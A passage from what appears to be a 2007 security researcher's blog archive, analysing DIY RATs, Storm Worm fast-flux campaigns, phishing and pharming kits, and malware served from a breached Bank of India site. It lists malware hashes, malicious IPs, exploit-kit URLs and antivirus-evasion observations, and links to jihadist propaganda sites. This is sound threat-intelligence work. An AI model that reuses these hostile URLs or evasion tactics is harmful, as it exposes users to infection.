41. <http://ddanchev.blogspot.com/2006/10/cost-benefit-analysis-of-cyber.html>
42. <http://ddanchev.blogspot.com/2006/12/current-state-of-internet-jihad.html>
43. <http://ddanchev.blogspot.com/2007/02/characteristics-of-islamist-websites.html>
44. <http://ddanchev.blogspot.com/2006/09/hezbollahs-dns-service-providers-from.html>
45. <http://ddanchev.blogspot.com/2006/12/full-list-of-hezbollahs-internet-sites.html>
46. <http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html>
47. <http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html>
48. <http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html>

49. <http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html>
50. <http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html>
51. <http://ddanchev.blogspot.com/2007/07/terrorist-groups-brand-identities.html>
52. <http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html>
53. <http://ddanchev.blogspot.com/2007/05/jihadists-anonymous-internet-surfing.html>
54. <http://ddanchev.blogspot.com/2007/05/sampling-jihadists-ips.html>
55. <http://ddanchev.blogspot.com/2007/07/cyber-jihadists-and-tor.html>
56. <http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html>
57. <http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html>
58. <http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html>

384



RATs or Malware? (2007-08-20 14:36)

After the [1]Shark 2 DIY Malware got the publicity it deserved as perhaps the most recent and publicly obtainable

[2]DIY malware, another DIY RAT has been gaining popularity among the script kiddies crowd for a while. Shark 2's

features and capabilities for "killing" anti virus software and tricking sandboxes are far more advanced than this RAT's one, no doubt about it. However, what makes an impression in this one is the built-in capability to check the latest

server against the most popular anti virus software engines.

Detection rate for the latest builder : **Result: 15/32 (46.88 %)**

File size: 2981888 bytes

MD5: 5683024dbfd73d92c103d2ecc4f98258

SHA1: 34d341df36582906eb5d18e12139478b8772ea64

Detection rate for a previous version of the builder : **Result: 9/32 (28.13 %)**

File size: 2426880 bytes

MD5: 4343eb64b3d4836b5ef49643b3320112

SHA1: beb6bd04d587f4253e5b26e4ba1827c8b200a214

Detection rate for another version of the builder : **Result: 23/32 (71.88 %)**

385

File size: 4860416 bytes

MD5: 0fef106915b40cf1c0a411a4f5aee4bb

SHA1: a7a1c1bdd388c20964cf54db4607bf650d890562

Detection rate for the first version of the builder : **Result:**
24/32 (75 %)

File size: 2466304 bytes

MD5: 1ee90062bebf3dd9bbdd9d3c9fc1f6c

SHA1: 2c02b76497dd3bfa00c313e9e4a0bd0d8b2893a6

Another issue that deserves more attention is [3]VT's opt-out feature for not distributing the sample to AV

vendors " If checked, in case the file is suspicious of being malware we will not distribute it to antivirus companies. "

Any malware authors or script kiddies out there, wanting to measure the detecting rates for their release without

providing the AVs not currently detecting it with a sample of it? Perhaps thousands of them.

The line between RATs and malware is definitely getting thinner these days.

1. <http://ddanchev.blogspot.com/2007/08/shark-2-diy-malware.html>
2. <http://ddanchev.blogspot.com/2007/07/shark2-rat-or-malware.html>
3. <http://www.virustotal.com/>

is using browser based vulnerabilities (client side one) to automatically push the binary onto the host, compared

to the urban legend of not opening email attachments from unknown parties. The current Storm Worm's main

benefit in terms of efficiency is the client side exploited vulnerabilities within each and every malicious IP, and

the main weakness is the pattern based nature of the binaries hosted at the IPs such as maliciousIP/file.php and

maliciousIP/ecard.exe, therefore periodically verifying the checksums of the still active Storm Worm IPs results in new malware variants. Or starting from the basic premise that prevention is better than the cure, Bleedingthreats have

already released [4]IDS signatures for the Storm Worm :

" This first list has over 800 servers that are confirmed hostile, and were active in the last 24 hours.

[5] <http://www.bleedingthreats.net/rules/bleeding-storm.rules>

And a version prebuilt with a 30 day Snortsam block:

[6] <http://www.bleedingthreats.net/rules/bleeding-storm-BLOCK.rules>

We'll be collating Storm related links and data sources on the following page which is referenced in these sigs:

[7] <http://doc.bleedingthreats.net/bin/view/Main/StormWorm>"

Let's assess yet another Storm Worm infected PC and reveal yet another campaign called BYDLOSHKA :

01. 75.37.132.98 is using the [8]Q4-06 Roll-up package exploits kit like all Storm Worm URLs

02. The downloader makes a DNS query to fncarp.com (24.1.243.46) where we have a second offensive ob-

fuscation and the BODLOSHKA campaign under the following URLs : **snlilac.com/ind.php** (123.236.116.111) ;

eqcorn.com/ind.php (66.24.211.96) ;

fncarp.com/ind.php The downloaders here obtain the actual binaries from a third party (81.9.141.13) creating a fast-flux network.

03. What's interesting and rather disturbing is a proof that [9]phishers, spammers and malware authors in-

deed work together, as Storm Worm is also coming in the form of phishing emails where the main objective isn't

to steal confidential accounting data, but to only infect the users visiting the site (74.102.159.188)

All this leads me to the conclusion that the campaign may in fact be a Russian operation.

Related posts:

[10]Oh boy, more Nuwar tricks!

[11]New Storm Front Moving In

[12]Zhelatin/Storm changes yet again

1. <http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html>

2. <http://ddanchev.blogspot.com/2007/02/storm-worm-switching-propagation.html>
3. <http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html>
4. <http://www.bleedingthreats.net/index.php/2007/07/19/storm-worm-signature/>
5. <http://www.bleedingthreats.net/rules/bleeding-storm.rules>
6. <http://www.bleedingthreats.net/rules/bleeding-storm-BLOCK.rules>
7. <http://doc.bleedingthreats.net/bin/view/Main/StormWorm>
8. <http://www.dragoslungu.com/2007/03/12/top-5-web-exploits-for-february-2007/>
9. <http://www.dslreports.com/forum/r18915715-Phish-Login-Information>
10. <http://www.avertlabs.com/research/blog/index.php/2007/08/21/oh-boy-more-nuwar-tricks/>
11. http://www.symantec.com/enterprise/security_response/weblog/2007/08/new_storm_front_moving_in.html
12. <http://www.f-secure.com/weblog/#00001255>



Excuse Us for Our Insecurities (2007-08-22 14:01)

This [1]Security Public Relations Excuse Bingo is very entertaining as it objectively provides random excuses that security vendors and public companies often use, when not addressing a security issue concerning them, and consequently

their customers. You may also find Matasano's [2]Kübler-Ross Model Of Vulnerability Management informative.

1. <http://www.crypto.com/bingo/pr>
2. <http://www.matasano.com/log/400/the-kubler-ross-model-of-vulnerability-management/>



The Nuclear Malware Kit (2007-08-22 14:11)

Web based C &C malware kits are already a commodity, and with the source codes of [1]MPack and [2]IcePack freely

available in the wild, modifications of the kits with far more advanced features will sooner or later get released.

But what is prompting the botnet masters' interest of a web interface to their fast-flux networks, and in-depth

statistics for the infected hosts? It's a results-oriented mindset, and the core objective of achieving [3]malicious

economies of scale. What does this mean from a psychological point of view? It means that even before launching

a mass-spreading attack they've already anticipated its success so that more efforts go to assessing which are the

most effective campaigns, countries prone to malware infections, and specific browser vulnerabilities used in order

for them to tailor even more successful attacks in the future. When looking at screenshots of stats like these you

realize that the browser and client side vulnerabilities in principle are the infection vector of choice, especially the unpatched ones, as given the last wide scale IFRAME attacks we've seen in the past six months, all the malware kits

were using outdated browser vulnerabilities, and despite that, achieved enormous success.

More screenshots of a previous version of the Nuclear Malware Kit - yet another web based C &C available for sale :
390



- Infections per browser
- Infections per OS

391



- Infections per country

Related posts:

[4]The Black Sun Bot - web based malware

[5]The Cyber Bot - web based malware

[6]Malware Embedded Sites Increasing

[7]Botnet Communication Platforms

[8]OSINT Through Botnets

[9]Corporate Espionage Through Botnets

1. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>

2. <http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html>

3. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>

4. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html
5. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html
6. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>
7. <http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html>
8. <http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html>
9. <http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html>

392



GIMF - "We Will Remain" (2007-08-24 12:16)

After having [1]both of its blogs [2]shut down, the Global Islamic Media Front issued a modest statement "[3]Global Islamic Media Front: We were and will remain". But of course - however in banner form only. Here're two [4]more

GIMF related URIs of [5]a sexy layout in progress, [6]a propaganda flash, and an article related to the [7]Middle East Media Research Institute (MEMRI).

1. <http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html>
2. <http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html>

3. <http://inshallahshaheed.wordpress.com/2007/08/20/global-islamic-media-front-we-were-and-will-remain/>

4. <http://www.gimf.22web.net/>

5. <http://gimf.123.fr/>

6. <http://fares-james.bizhat.com/GIMF-falas6een-tunadekum.swf>

7. http://news.yahoo.com/s/weeklystandard/20070801/cm_weeklystandard/unwelcomeinternetguests

393



Distributed WiFi Scanning Through Malware (2007-08-24 12:42)

[1]

Distributed computing through malware, OSINT thought botnets, distributed password cracking and distributed

malicious economies of scale - are all fully realistic nowadays. And so is a plugin for a popular RAT which is scanning for open WiFi networks based on an [2]article released by the infamous 29a group :

" This plugin enables you to scan for available nearby WLANs. The bins (wifiC.dll and wifiS.dll) have been packed with UPX 3.00w. Place them in the \Plugin\ folder or load wifiC.dll manually to use the plugin. "

Perhaps this is the perfect moment to comment on **Maureen Vilar's** email, a moderator for [3]ClimatePrediction

at BOINC's project who contacted me regarding my [4]blog post on distributed computing through malware, and

described the incident in details :

" The 5000+ computers attached to Wate's account were very different in profile from a normal DC farm and easily identified as abnormal. Attached computers are now being looked at by members much more critically. It now appears that the trojan that attached the computers to Wate's account and thus to boinc projects was probably bundled with P2P downloads. The owners of the 5000+ computers must not have scanned these P2P downloads, and many of them

must have failed to investigate why their computers were probably running slowly at 100 % CPU, or in the case of

laptops why they were in some cases doubtless overheating or the batteries running down. They must also have failed to check which programs were installed, even though many of the affected computers cannot have been running

normally for everyday use. Imagine that many of these computers did not have an active or up-to-date firewall, or that firewall warnings were ignored. These were all basic security failures on the part of the owners of these 5000+

computers, some of which were powerful machines. The developers of legitimate software unfortunately cannot

ensure that all computer owners worldwide implement basic security measures. The problem of Wate's account was

first discovered by boinc team crunchers in Italy who took speedy action to inform the boinc development team in

Berkeley. They in turn took rapid action to inform the administrators of the affected boinc projects. The Wate accounts on all the affected projects were disabled. Because boinc projects run a competitive credits system, it is in the interests of members to ensure that no-one is able to compete dishonestly. "

To sum up - The BOINC's servers weren't breached and malware "pushed" into the participants' hosts through BOINC's client, instead BOINC's client got "pulled" from the infected PCs, so they started participating in ClimatePrediction.

And obviously, they have anomaly detection practices ensuring such incidents get easily detected.

394

Detection rates for the WiFi plugin :

wifiC.dll

AVG 2007.08.23 BackDoor.PoisonIvy.B

Ikarus 2007.08.23 Trojan-Downloader.Win32.QQHelper.vn

Webwasher-Gateway 2007.08.23 Win32.UPXpacked.gen!94
(suspicious)

File size: 198144 bytes

MD5: 15cbfa1ed47e45f30be0eb0dcd1ec5e3

SHA1: bdd9994a20b4ae753951c09506ae0e2db59f63e2

wifiS.dll

AntiVir 2007.08.23 BDS/BlackH.2005.A.1

AVG 2007.08.23 BackDoor.PoisonIvy.B

Panda 2007.08.23 Suspicious file

Webwasher-Gateway 2007.08.23 Trojan.BlackH.2005.A.1

File size: 10240 bytes

MD5: 11aa54103e7311ad23b4e60292dc9e82

SHA1: 59e7f0aaa8305ad0c5c830c16b531d1e2ab641b4

Consider the following scenarios :

- malware infected PCs actually opening a WiFi connection in a port-knocking nature to the wireless botnet master

only

- no need for wardriving, as malware authors would quickly map the entire WiFi vulnerable population around a given

region in the age of malware geolocating IPs using commercial services

- once a PC gets infected inside an organization, it can automatically turn into a wardriving zombie exposing vulnerable WiFi connections within

- Bluetooth scanning plugins expose even more vulnerable Bluetooth-enabled devices in the range of the infected host

1. http://users.tkk.fi/%7Elauronen/works/hakkeri_2003.pdf

2. http://hyatus.newffr.com/TAZ/_VX_/vxmags/29a-8/Articles/29A-8.018

3. http://www.climateprediction.net/user_week/user_of_week.php

4. <http://ddanchev.blogspot.com/2007/03/distributed-computing-with-malware.html>

395



DIY Pharming Tools (2007-08-25 23:47)

In a previous post I discussed [1]pharming from the perspective of [2]abusing a DNS server and starting a wide-scale

pharming attack. However, it's also vital to discuss the second perspective, namely the malware infected PCs whose

hosts files could be abused to facilitate MITM phishing attack for instance. Consider the following DIY pharming tool

that basically allows a list of anti virus software's update locations IPs to be added, and consequently blocked, as well as complete take control over the infected user's perception of where exactly is she online. The second version is

lacking the "add a list" feature, and is entirely phishing attacks centered, and the way lists of the process names/files for every anti virus software have been used by malware shutting down the software, in this very same way, the online update locations for multiple AVs are also easily obtainable – a topic I covered in [3]a previous post.

Panda 2007.08.25 Suspicious file

Prevx1 2007.08.25 Generic.Malware

File size: 623616 bytes

MD5: 4ab0d055bee708dd0046af0b8800594a

SHA1: 41b93e16127964b89bb9e34af8d12411323e631f

An

old

friend

recently

approached

me

asking

for

my

opinion

on

man-in-the-

396



middle phishing attacks, and whether or not I'm aware of any such DIY type of functions. Simultaneously, PandaSe-

curity released a[4] very good screenshot of a feature within a botnet's C & C interface, worth seeing for yourself too.

Despite that the current [5]"push" phishing model seems to be fully working, and keylogging started evolving into

"[6]form grabbing", MITM phishing attacks I think would remain at the bottom of the attack model for the pragmatic and efficiency-centered phisher, who would otherwise have to either build a botnet on her own, or request access to

such on demand.

1. <http://en.wikipedia.org/wiki/Pharming>
2. <http://ddanchev.blogspot.com/2007/08/pharming-attacks-through-dns-cache.html>
3. <http://ddanchev.blogspot.com/2005/12/ip-cloaking-and-competitive.html>
4. <http://blogs.pandasoftware.com/blogs/images/PandaLabs/2007/08/21/configurer.jpg>
5. <http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html>
6. <http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html>



Your Point of View - Requested! (2007-08-26 21:06)

Question : What is the most realistic scenario on what exactly happened in the recent DDoS attacks aimed at Estonia, from your point of view?

- It was a Russian government-sponsored hacktivism, or shall we say a government-tolerated one

- Too much media hype over a sustained ICMP flood, given the publicly obtained statistics of the network traf-

fic

- Certain individuals of the collectivist Russian society, botnet masters for instance, were automatically recruited

based on a nationalism sentiments so that they basically forwarded some of their bandwidth to key web servers

- In order to generate more noise, DIY DoS tools were distributed to the masses so that no one would ever

know who's really behind the attacks

- Don't know who did it, but I can assure you my kid was playing !synflood at that time

- Offended by the not so well coordinated removal of the Soviet statue, Russian oligarchs felt the need to

send back a signal but naturally lacking any DDoS capabilities, basically outsourced the DDoS attacks

- A foreign intelligence agency twisting the reality and engineering cyber warfare tensions did it, while taking

advantage of the momentum and the overall public perception that no one else but the affected Russia could be behind the attacks

- I hate scenario building, reminds me of my academic years, however, yours are pretty good which doesn't

necessarily mean I actually care who did it, and pssst - it's not cyberwar, as in cyberwar you have two parties with

virtual engagement points, in this case it was bandwidth domination by whoever did it over the other. A virtual shock and awe

398

- I stopped following the news story by the time every reporter dubbed it the first cyber war, and started following it again when the word hacktivism started gaining popularity. So, hacktivists did it to virtually state their

political preferences

[1]Voting link - your opinion is greatly appreciated.

[2]Stats courtesy of Arbor Networks' [3]ATLAS, among the several [4]early warning security event systems pub-

licly available online.

1. <http://www.imedialearn.com/mediapoll/poll.php?code=f1156c39d3c972139c62bc91c17e2c53>

2. <http://asert.arbornetworks.com/2007/05/estonian-ddos-attacks-a-summary-to-date/>

3. <http://atlas.arbor.net/>

4. <http://ddanchev.blogspot.com/2007/06/early-warning-security-event-systems.html>

399



The Economics of Phishing (2007-08-28 12:42)

Years ago, phishing used to be like fishing at least in respect to the preparation and the patience required for the

fisherman to catch something. Nowadays, [1]phishing is like fishing with dynamite, very effective and entirely

efficiency centered. After discussing [2]the economics of spamming – within the posts's comments – I emphasized

on the fact that both the [3]underground's economy supply of goods and the [4]phishing ecosystem, are entirely

based on the cooperating among spammers, phishers and malware authors, and so is the rise of the [5]DIY phishing

kits. I recently came across a very good analysis conducted by Cloudmark with a huge sample of phishing emails to

draw conclusions out of. [6]The Economy of Phishing - A Survey of the Operations of the Phishing Market :

" We have conducted extensive research to uncover phishing networks. The result is detailed analysis from 3,900,000

phishing e-mails, 220,000 messages collected from 13 key phishing-related chat rooms, 13,000 chat rooms and

48,000 users, which were spidered across six chat networks and 4,400 compromised hosts used in botnets. "

The research once again demonstrates the diversity of phishing techniques used, and covers the following segments -

Webservers used in phishing attacks; Institutions by advertising rate; Institutions by report rate, and perhaps the most interesting part is an IRC visualization of underground social networks for trading of stolen digital goods.

Furthermore, it's great to note that it's not just vendors actively researching [7]the average time a phishing site

400



[8]remains online, but also, third-party researchers such as [9]Richard Clayton and [10]Tyler Moore at the Security

Research Computer Laboratory, University of Cambridge with some recently released research notes. It's one thing to

consider the daily reality of malware and phishing pages hosted on infected home users' PCs, another to see malicious parties offering fast-flux networks on demand while vendors are figuring out how to timely shut down the pages, but

totally out of the blue to see such a party - the always on malicious service is ironically down - offering phishing

hosting and spam sending in between child porn and zoophilia hosting.

1. <http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html>
2. http://radar.oreilly.com/archives/2007/01/spamonomics_101.html
3. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
4. <http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html>
5. <http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html>
6. http://www.cloudmark.com/releases/docs/the_economy_of_phishing.pdf
7. <http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html>
8. <http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html>
9. <http://www.lightbluetouchpaper.org/2007/08/16/phishing-and-the-gaining-of-clue>
10. <http://www.lightbluetouchpaper.org/2007/08/24/phishing-website-removal-comparing-banks>

401



DIY Phishing Kits (2007-08-29 15:21)

In times when [1]socially oriented bureaucrats are prompting such popular projects as [2]the KisMAC and [3]the

Default Password List to seek hosting in [4]a foreign country, the German scene seems to be very active with yet

another [5]DIY phishing kit released in the wild which I'll discuss in this post, following the first rather primitive one I came across to a while ago. As we've seen with a previous phishing kit, and the infamous Rock Phish, malicious

economies of scale in terms of efficiently generating fake pages to be forwarded to a central logging location are the second most important goal of this trend. What's the first? It's noise generation compared to the common wisdom

that such tools are supposed to be exclusive and private. Talking about the [6]economics of phishing, with the

already a commodity scam pages available at the phishers' disposal, fast-flux hosting of the pages and maintaining

their "online lifetime", thus playing a cat and mouse game with researchers [7]and vendors shutting [8]them down, is perhaps the next stage in further developing the phishing ecosystem.

File size: 5844992 bytes

MD5: ae3a3cbb873c69843455c46ad6e62f40

SHA1: 7606b3cccb3cccb95bbe32b688e350d42aeffc5

Related posts:

[9]Pharming Attacks Through DNS Cache Poisoning

[10]DIY Pharming Tools

1. <http://ddanchev.blogspot.com/2007/07/insecure-bureaucracy-in-germany.html>
2. <http://kismac.de/>
3. <http://www.phenoelit.de/202/202.html>
4. <http://www.phenoelit-us.org/dpl/dpl.html>
5. <http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html>
6. <http://ddanchev.blogspot.com/2007/08/economics-of-phishing.html>
7. <http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html>
8. <http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html>
9. <http://ddanchev.blogspot.com/2007/08/pharming-attacks-through-dns-cache.html>
10. <http://ddanchev.blogspot.com/2007/08/diy-pharming-tools.html>

403



Storm Worm's use of Dropped Domains (2007-08-29 17:05)

The daily updated Bleedingthreats.org's [1]Rules to block Storm worm DNS and C &C keeps growing at a significant

speed, and with the group behind [2]Storm Worm constantly [3]changing the social engineering tactics – but

continuing to exploit already patched vulnerabilities in case the user doesn't self infect herself – anti virus vendors are literally crunching out new signatures for yet another Storm Worm variant. Reactive response is a daily reality,

however, proactive response such as making sure your customers cannot have their browsers automatically exploited

even if they follow Storm Worm's IP links, is far more pragmatic, and the results can be easily evaluated while the

mass mailing campaign is still active online. Here's [4]an interesting list especially the fact that pretty much all of these domains were purchased as "dropped" ones, and are again part of the BYDLOSHKA campaign with a static

domain.com/ind.php structure :

tushove.com; tibeam.com; kqfloat.com; snbane.com; yxbegan.com; snlilac.com; qavoter.com; ptowl.com; wx-

taste.com; eqcorn.com; ltbrew.com; bnably.com; fncarp.com

The obfuscated javascript exploiting the browser vulnerabilities still includes [5]offensive language against an

anti virus vendor. Moreover, in case you remember the second Storm Worm wave had a very creative feature,

namely to [6]automatically inject a malicious URL in a forum or blog post, right after the infected party has authen-

ticated herself in order for the malware to not have to figure out how to bypass the authentication. As it looks like,

[7]the current campaign has also hit Blogger and many other forums as well.

1. <http://www.bleedingthreats.net/rules/bleeding-storm.rules>
2. <http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html>
3. <http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html>
4. <http://www.disog.org/text/storm-fastflux.txt>
5. <http://ddanchev.blogspot.com/2007/08/offensive-storm-worm-obfuscation.html>
6. <http://ddanchev.blogspot.com/2007/02/storm-worm-switching-propagation.html>
7. <http://sunbeltblog.blogspot.com/2007/08/storm-worm-hits-blogger.html>

404



Massive Online Games Malware Attack (2007-08-30 13:55)

Despite [1]Storm Worm's worldwide media coverage, there're many other malware campaigns currently active in the

wild, again exploiting outdated browser vulnerabilities such as this one aiming to steal passwords for [2]MMORPGs.

The folks at the SANS ISC recently assessed [3]yet another malicious URL following a lead from the [4]recently

breached site of Leuven, a city in Belgium. Apparently, the Chinese domain that's naturally exploiting an already

patched vulnerability has been [5]embedded within many other sites as well. MMORPGs password stealing malware

is nothing new especially in Asia where online games dominate the vast majority of Internet activity for local netizens.

[6]Creative typosquatting domain scams are still filling different domain niches left at the phisher's disposal.

VBS/Psyme.CB detection rate :

Result: 10/32 (31.25 %)

File size: 9857 bytes

MD5: 2a5eff5381cec4a7d5478b989aeb2ada

SHA1: e08cdb74965c31b70ab24d82761b652035283a87

Trojan-PSW.Win32.WOW.sp detection rate :

Result: 19/32 (59.38 %)

File size: 52170 bytes

MD5: f37a18d2e991ef5cd7ea7a4dfcb6e3f5

SHA1: c1cbee89ba1033b8e739067eab086f70b476c5aa

What's also worth mentioning is that [7]the campaign has a built-in [8]freely available counter compared to

the typical campaigns who tend to use [9]malware kits for C & C and [10]detailed statistics of the [11]infected

population.

405

1. <http://ddanchev.blogspot.com/2007/08/storm-worms-use-of-dropped-domains.html>
2. <http://en.wikipedia.org/wiki/MMORPG>
3. <http://isc.sans.org/diary.html?storyid=3324&rss>
4. <http://security4all.blogspot.com/2007/08/website-belgian-city-leuven-defaced-and.html>
5. <http://www.google.com/search?q=xvgaoke.cn/ms/lts.js>
6. <http://ddanchev.blogspot.com/2007/07/world-of-warcraft-domain-scam.html>
7. http://www.s108.cnzz.com/stat.php?id=413942&web_id=413942
8. http://www.cnzz.com/stat/login.php?web_id=413942
9. <http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html>
10. <http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html>
11. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>

406



Malware as a Web Service (2007-08-31 00:35)

Popular malware tools such as binders and downloaders usually come in a typical software application form.

Moreover, when I talk about [1]malware services I mean [2]crypting, [3]packing and [4]limiting the [5]detection rate on demand, while in this case we have a DIY malware as a web service, a trend to come or a fad to dissapear, only time will show but the possibilities for porting popular malware tools in a web service form are quite disturbing.

In the first example we have a malware downloader as a web service with various diversified variables such as custom port and IP to obtain the payload from, as well as the ability to modify the extraction and execution of it. Combined with the option to choose a packer, and whether or not to melt the downloader after it delivers the payload, as well as with the opportunity to choose from a set of predefined icons or select a custom one, turn this malware web service an interesting one to monitor.

A sample of the first service :

Result: 5/32 (15.63 %)

BitDefender 2007.08.31 Generic.Malware.Fdld!.D8E4DF1F

eSafe 2007.08.29 suspicious Trojan/Worm

NOD32v2 2007.08.30 probably unknown NewHeur _PE virus

Sophos 2007.08.30 Mal/Heuri-D

Webwasher-Gateway 2007.08.30

Trojan.Downloader.Win32.ModifiedUPX.gen (suspicious)

File size: 11776 bytes

MD5: e9df373f1561bed2a2899707869a7a44

SHA1: 295c6702cb19f6b20720057d61d940921602a0cd

In the second example, we have a malware binder as a web service with pretty much identical features with the

407



first example. If traders of malware services such as the above mentioned crypting, packing and ensuring a lower detection rate, start embracing Web 2.0 in the process of efficiently construction malware, or providing their customers with a DIY experience by constantly ensuring their "web dashboard" is up to date with new services and features - it can get very ugly. So, let's hope it's just [6]a fad.

1. <http://ddanchev.blogspot.com/2007/05/yet-another-malware-cryptor-in-wild.html>
2. <http://ddanchev.blogspot.com/2007/07/more-malware-crypters-for-sale.html>
3. <http://ddanchev.blogspot.com/2007/07/multi-feature-malware-crypter.html>
4. <http://ddanchev.blogspot.com/2007/06/diy-malware-droppers-in-wild.html>
5. <http://ddanchev.blogspot.com/2007/05/malware-loader-for-sale.html>
6. <http://en.wikipedia.org/wiki/Fad>



Bank of India Serving Malware (2007-08-31 12:03)

Ryan at [1]ZDNet's Security blog is reporting on the [2]breached site of [3]Bank of India, which in the time of blogging is still [4]serving malware to its current and potential customers through the infamous Russian Business Network -

81.95.144.0 / 81.95.147.255.

At the bank's URL there's a link pointing out to **goodtraff.biz** (58.65.239.66) where an IFRAME loads to

81.95.144.148/in.cgi?10 whereas while accessing it we get response from 81.95.144.146, where we get the usual

javascript obfuscation leading us to 81.95.144.146/at/index.php and 81.95.144.146/rut/index.php. Furthermore,

the second IFRAME leads us to **x-traffic.biz**/ts/in.cgi?user0224 (which is a Russian Adult Traffic network) redirecting us to **my moonsite.net**/check/version.php?t=167 (81.95.148.13) and a third one loading **goodtraff.biz**/tds/index.php (empty). What does it mean? It means the Russian Business Network has not just managed to inject its presence

on Bank of India's site, but is also using multiple-iframeing as an attack vector, thus creating a fast-flux network with multiple campaigns within I'll assess in this post.

Apparently, [5]Trend Micro's been busy uncovering the [6]n404 exploit kit, which is also used in this campaign

aimed

409



at the Bank of India. Is this a newly developed attack kit, or a modification of another popular one? Further attack

clues will definitely indicate the second, namely that's it's a modification. In respect to this kit, it returns a 404 error within which is the obfuscated javascript, thus we have a fast-flux oriented kit aiming to diversify and include as many infected nodes in the attack process to improve its chances of infecting the host while the campaign remains in tact.

The malicious URLs structure is again static just like Storm Worm's, and is in the following format n404-(number from 1 to 9).htm where each page contains a different malware.

Several more n404 exploit kit campaigns are currently active at the following URLs :

msiesettings.com - 81.95.148.14

winmplayer.com

smoothdns.net - 81.95.148.12

protiochki.com - 81.95.148.14

susliksuka.com - 81.95.148.12

uspocketpc.com - 81.95.148.13

The exact campaign URLs :

- mymoonsite.net/check/versionml.php?t=141

410



mymoonsite.net/check/version.php?t=15

mymoonsite.net/check/n404-1.htm

[n404-\(number from 1 to 9\).htm](http://n404-(number from 1 to 9).htm)

- uspocketpc.com/check/n404-1.htm

[n404-\(number from 1 to 9\).htm](http://n404-(number from 1 to 9).htm)

- s75.msiesettings.com/check/versionst.php?t=75

s75.msiesettings.com/check/n404-1.htm

[n404-\(number from 1 to 9\).htm](http://n404-(number from 1 to 9).htm)

- s99.winmplayer.com/check/n404-1.php

[n404-\(number from 1 to 9\).htm](http://n404-(number from 1 to 9).htm)

- smoothdns.net/check/n404-1.htm

[n404-\(number from 1 to 9\).htm](http://n404-(number from 1 to 9).htm)

- protrioehki.com/check/n404-1.htm

[n404-\(number from 1 to 9\).htm](http://n404-(number from 1 to 9).htm)

- susliksuka.com/check/n404-1.htm

[n404-\(number from 1 to 9\).htm](http://n404-(number from 1 to 9).htm)

What makes an impression is that it's relying on as many possible malware infections as possible, thus visiting a central campaign site such as

mymoonsite.net/check/version.php?t=158 results in all the n404 malicious pages within the

domain to get automatically loaded via an IFRAME, and as you've successfully guessed, they all contain different types of malware. Despite that javascript obfuscation is often used to hide the real location of the exploit or binary, in this campaign each and every n404-1.htm obtained from all domains has the same checksum, therefore the files at the

different domains are identical - at least so far :

File size: 10636 bytes

MD5: 45594ef52a9f53f2140d4797826156ff

SHA1: 7c4f7d183dfaf39410902a629b13ae5112b847f0

411

AntiVir 2007.08.31 HTML/Crypted.Gen

eSafe 2007.08.29 JS.Agent.ke

Fortinet 2007.08.31 HTML/Heuri.BIU!tr.dldr

F-Secure 2007.08.31 Trojan-Downloader.JS.Agent.no

Kaspersky 2007.08.31 Trojan-Downloader.JS.Agent.no

Webwasher-Gateway 2007.08.31 Script.Crypted.Gen

A great example of [7]a fast-flux network with way too many infected hosts participating in the attack, and despite

that some seems to be down, the attack is still fully operational in a typical fast-flux style.

UPDATE: [8]F-Secure's and [9]McAfee's comments on the case, as well as two related posts - [10]Bank of India's Web-site has been Compromised by Trojan downloader; [11]Bank of India Official Web Site Unsafe at the Moment.

UPDATE 2: Several hours after the Bank of India got rid of the iframe at its homepage, the main URL for this malware campaign (**81.95.144.148/in.cgi?10**) removed the javascript obfuscation and is now forwarding to Google.com.

[12]Bank of India's post-breach statement :

" We have taken up the matter with our technology-partner and all necessary action will be taken to rectify the matter. In my view, the users will not be faced with any major problems," said Bol general manager PA Kalyansundar.

"However, we are not completely sure that an attack actually happened," he clarified. "

Here's another article from [13]The Register mentioning the three key points related to the campaign - the Russian

Business Network, the n404 exploit kit which is definitely a [14]modification of the [15]popular ones [16]currently

in the wild, and the use of [17]fast-flux networks. And this is [18]what happened when an Indian tried to reach the

local Cybercrime uni[19]t.

Related links:

[20]Video of the attack

[21]Graph of the n404 exploit kit

1. <http://blogs.zdnet.com/security/?p=487>
2. <http://www.webpronews.com/topnews/2007/08/30/bank-of-india-site-co-opted-by-malware>
